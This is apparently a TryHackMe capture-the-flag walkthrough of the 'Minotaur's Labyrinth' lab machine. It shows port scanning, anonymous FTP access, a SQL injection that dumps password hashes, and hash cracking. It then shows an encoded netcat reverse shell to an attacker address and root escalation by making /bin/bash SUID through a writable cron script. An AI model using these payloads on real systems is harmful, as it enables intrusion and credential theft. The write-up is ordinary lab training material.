Minotaur's Labyrinth

Minotaur's Labyrinth

https://tryhackme.com/room/labyrinth8llv

`rustscan -a 10.10.85.213 -- -sC -sV -A | tee scan.txt`

```
PORT    STATE SERVICE  REASON  VERSION
21/tcp  open  ftp      syn-ack ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x   3 nobody   nogroup      4096 Jun 15  2021 pub
80/tcp  open  http     syn-ack Apache httpd 2.4.48 ((Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1)
|_http-favicon: Unknown favicon MD5: C4AF3528B196E5954B638C13DDC75F2F
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Apache/2.4.48 (Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1
| http-title: Login
|_Requested resource was login.html
443/tcp open  ssl/http syn-ack Apache httpd 2.4.48 ((Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1)
|_http-server-header: Apache/2.4.48 (Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE/localityName=Berlin
| Issuer: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE/localityName=Berlin
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2004-10-01T09:10:30
| Not valid after:  2010-09-30T09:10:30
| MD5:   b18118f61a4dcb51df5e189c40dd3280
| SHA-1: c4c9a1dc528d41ac1988f65db62f9ca922fbe711
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAk+gAwIBAgIBADANBgkqhkiG9w0BAQQFADBcMQswCQYDVQQGEwJERTEP
```

Anonymoust FTP login allowed!


`ftp 10.10.85.213`

Download all files

first flag is here)

```
ftp> cd pub
250 CWD command successful
ftp> ls -la
229 Entering Extended Passive Mode (|||18829|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   3 nobody   nogroup      4096 Jun 15  2021 .
drwxr-xr-x   3 root     root         4096 Jun 15  2021 ..
drwxr-xr-x   2 root     root         4096 Jun 15  2021 .secret
-rw-r--r--   1 root     root          141 Jun 15  2021 message.txt
226 Transfer complete
ftp> get message.txt
local: message.txt remote: message.txt
229 Entering Extended Passive Mode (|||56293|)
150 Opening BINARY mode data connection for message.txt (141 bytes)
100% |**************************************************************************************************************
226 Transfer complete
141 bytes received in 00:00 (0.81 KiB/s)
ftp> cd .secret
250 CWD command successful
ftp> ls -la
229 Entering Extended Passive Mode (|||5444|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 root     root         4096 Jun 15  2021 .
drwxr-xr-x   3 nobody   nogroup      4096 Jun 15  2021 ..
-rw-r--r--   1 root     root           30 Jun 15  2021 flag.txt
-rw-r--r--   1 root     root          114 Jun 15  2021 keep_in_mind.txt
226 Transfer complete
ftp> mget *
mget flag.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||17004|)
150 Opening BINARY mode data connection for flag.txt (30 bytes)
100% |**************************************************************************************************************
226 Transfer complete
30 bytes received in 00:00 (0.34 KiB/s)
mget keep_in_mind.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||22588|)
150 Opening BINARY mode data connection for keep_in_mind.txt (114 bytes)
100% |**************************************************************************************************************
226 Transfer complete
114 bytes received in 00:00 (1.37 KiB/s)
ftp>
```

Enumerate web applications



Fing login by letters

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Offs

Welcome to the begin of my Labyrinth

– Minotaur

Choose table: People
namePeople/nameCreature:
Search

ID Name Password

©labyrinth by Minotaur

without burp I found one more password(or hash) for daedalus

Choose table: People

namePeople/nameCreature:

daedalus

Search

ID	Name	Password
4	Daedalus	b8e4c23686a3a12476ad7779e35f5eb6

And very interesting information in page source


```
            <option>People</option>
            <option>Creatures</option>
        </select>
        <br>
        <label for="selectlist">namePeople/nameCreature:</label>
        <!-- Minotaur!!! Told you not to keep permissions in the same shelf as all the others especially if the permission is equal to admin -->
        <input type="" name="" id="name-input-field" class="form-control">
    </div>
    <button class="btn btn-secondary" id="btn-choose-name">
        Search
    </button>
</div>
iv>
```

`dirsearch -u http://10.10.24.182`


VERY VERY LAGGY MACHINE

```
Target: http://10.10.24.182/

[14:40:43] Starting:
[14:41:01] 301 -  231B  - /js  →  http://10.10.24.182/js/
[14:41:31] 403 - 1020B  - /.htaccess.save
[14:41:31] 403 - 1020B  - /.htaccessOLD
[14:41:31] 403 - 1020B  - /.htaccess_orig
[14:41:32] 403 - 1020B  - /.html
[14:41:32] 403 - 1020B  - /.htaccessOLD2
[14:41:32] 403 - 1020B  - /.htaccess_sc
[14:41:32] 403 - 1020B  - /.htm
[14:41:33] 403 - 1020B  - /.htpasswds
[14:41:33] 403 - 1020B  - /.htaccess.sample
[14:41:33] 403 - 1020B  - /.httr-oauth
[14:41:33] 403 - 1020B  - /.ht_wsr.txt
[14:41:36] 403 - 1020B  - /.htpasswd_test
[14:41:38] 403 - 1020B  - /.htaccess.orig
[14:41:39] 403 - 1020B  - /.htaccess.bak1
[14:41:39] 403 - 1020B  - /.htaccessBAK
[14:41:40] 403 - 1020B  - /.htaccess_extra
[14:43:41] 200 -   20B  - /README.md
[14:47:24] 301 -  232B  - /api  →  http://10.10.24.182/api/
[14:47:24] 200 -    1KB - /api/
[14:48:30] 404 -    1KB - /cgi-bin/awstats/
[14:48:31] 404 -    1KB - /cgi-bin/imagemap.exe?2,2
[14:48:31] 404 -    1KB - /cgi-bin/a1stats/a1disp.cgi
[14:48:31] 404 -    1KB - /cgi-bin/htmlscript
[14:48:32] 404 -    1KB - /cgi-bin/htimage.exe?2,2
[14:48:32] 404 -    1KB - /cgi-bin/index.html
[14:48:33] 404 -    1KB - /cgi-bin/login.cgi
[14:48:33] 404 -    1KB - /cgi-bin/login
[14:48:33] 404 -    1KB - /cgi-bin/logi.php
[14:50:16] 301 -  232B  - /css  →  http://10.10.24.182/css/
[##########           ] 51%   5584/10927         1/s       job:1/1  errors:385
```



On the serch for peoples I found SQLi possibility




```
'OR 1=1-- -
```

Choose table: People

namePeople/nameCreature:

'OR 1=1-- -

Search

ID	Name	Password
1	Eurycliedes	42354020b68c7ed28dcdeabd5a2baf8e
2	Menekrates	0b3bebe266a81fbfaa79db1604c4e67f
3	Philostratos	b83f966a6f5a9cff9c6e1c52b0aa635b
4	Daedalus	b8e4c23686a3a12476ad7779e35f5eb6
5	M!n0taur	1765db9457f496a39859209ee81fbda4

I have some users

after login as M!n0taur - I have admin panel and flag

Enter up to 20 non-salted hashes, one per line:

1765db9457f496a39859209ee81fbda4

Nie jestem robotem

reCAPTCHA

Prywatność - Warunki

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1765db9457f496a39859209ee81fbda4	md5	aminotauro

Home About Secret_Stuff fla6{7H@Ts_tHe_Dat48as3_F149} Logout


Welcome to the begin of my Labyrinth

-- Minotaur

Choose table: People


namePeople/nameCreature:

In secret stuff I found RCE possibility but there are some filters



Bactics works!!!

whoami -> command line




`nc -lnvp 1337`

works revshell

`cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnxiYXNoIC1pIDI+JjF8bmMgMTAuMTguODguMTMw`

`IDEzMzcgPi90bXAvZg | base64 -d | bash`



not normal directory

```
total 728648
drwxr-xr-x  26 root root      4096 nov    9  2021 .
drwxr-xr-x  26 root root      4096 nov    9  2021 ..
drwxr-xr-x   2 root root      4096 szept 20  2021 bin
drwxr-xr-x   3 root root      4096 nov    9  2021 boot
drwxrwxr-x   2 root root      4096 jún   15  2021 cdrom
drwxr-xr-x  17 root root      4100 okt   31 19:41 dev
drwxr-xr-x 126 root root     12288 nov   10  2021 etc
drwxr-xr-x   5 root root      4096 jún   18  2021 home
lrwxrwxrwx   1 root root        32 nov    9  2021 initrd.img → boot/initrd.img-5.4.0-90-generic
lrwxrwxrwx   1 root root        32 nov    9  2021 initrd.img.old → boot/initrd.img-5.4.0-89-generic
drwxr-xr-x  21 root root      4096 jún   15  2021 lib
drwxr-xr-x   2 root root      4096 szept 20  2021 lib64
drwx------   2 root root     16384 jún   15  2021 lost+found
drwxr-xr-x   2 root root      4096 aug    7  2020 media
drwxr-xr-x   2 root root      4096 aug    7  2020 mnt
drwxr-xr-x   3 root root      4096 jún   15  2021 opt
dr-xr-xr-x 234 root root         0 okt   31 19:39 proc
drwxr-xr-x   2 root root      4096 jún   15  2021 reminders
drwx------   7 root root      4096 jún   15  2021 root
drwxr-xr-x  29 root root       920 okt   31 20:24 run
drwxr-xr-x   2 root root     12288 szept 20  2021 sbin
drwxr-xr-x  14 root root      4096 szept 23  2021 snap
drwxr-xr-x   2 root root      4096 jún   16  2021 srv
-rw-------   1 root root 746009600 jún   15  2021 swapfile
dr-xr-xr-x  13 root root         0 okt   31 19:39 sys
drwxrwxrwx   2 root root      4096 jún   15  2021 timers
drwxrwxrwt  14 root root      4096 okt   31 20:39 tmp
drwxr-xr-x  11 root root      4096 aug    7  2020 usr
drwxr-xr-x  16 root root      4096 jún   15  2021 var
lrwxrwxrwx   1 root root        29 nov    9  2021 vmlinuz → boot/vmlinuz-5.4.0-90-generic
lrwxrwxrwx   1 root root        29 nov    9  2021 vmlinuz.old → boot/vmlinuz-5.4.0-89-generic
daemon@labyrinth:/$ cd /tmp
```

Here is root's script with "user-write" permisiions

```
total 12
drwxrwxrwx  2 root root 4096 jún   15  2021 .
drwxr-xr-x 26 root root 4096 nov    9  2021 ..
-rwxrwxrwx  1 root root   70 jún   15  2021 timer.sh
cat timer.sh
daemon@labyrinth:/timers$
daemon@labyrinth:/timers$ cat timer.sh
#!/bin/bash
echo "dont fo...forge...ttt" >> /reminders/dontforget.txt
daemon@labyrinth:/timers$
```

I add the /bin/bash SUID permission)

```
daemon@labyrinth:/timers$ echo "chmod +s /bin/bash" >> timer.sh
echo "chmod +s /bin/bash" >> timer.sh
daemon@labyrinth:/timers$ cat timer.sh
cat timer.sh
#!/bin/bash
echo "dont fo...forge...ttt" >> /reminders/dontforget.txt
chmod +s /bin/bash
daemon@labyrinth:/timers$
```

The root

```
daemon@labyrinth:/timers$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 jún    7  2019 /bin/bash
daemon@labyrinth:/timers$ /bin/bash -p
/bin/bash -p
id
uid=1(daemon) gid=1(daemon) euid=0(root) egid=0(root) groups=0(root),1(daemon)
cd /root
ls
da_king_flek.txt
snap
xampp_setup_job
cat da_king_flek.txt
fL4G{YoU_R0OT3d_1T_coN9ra7$}
```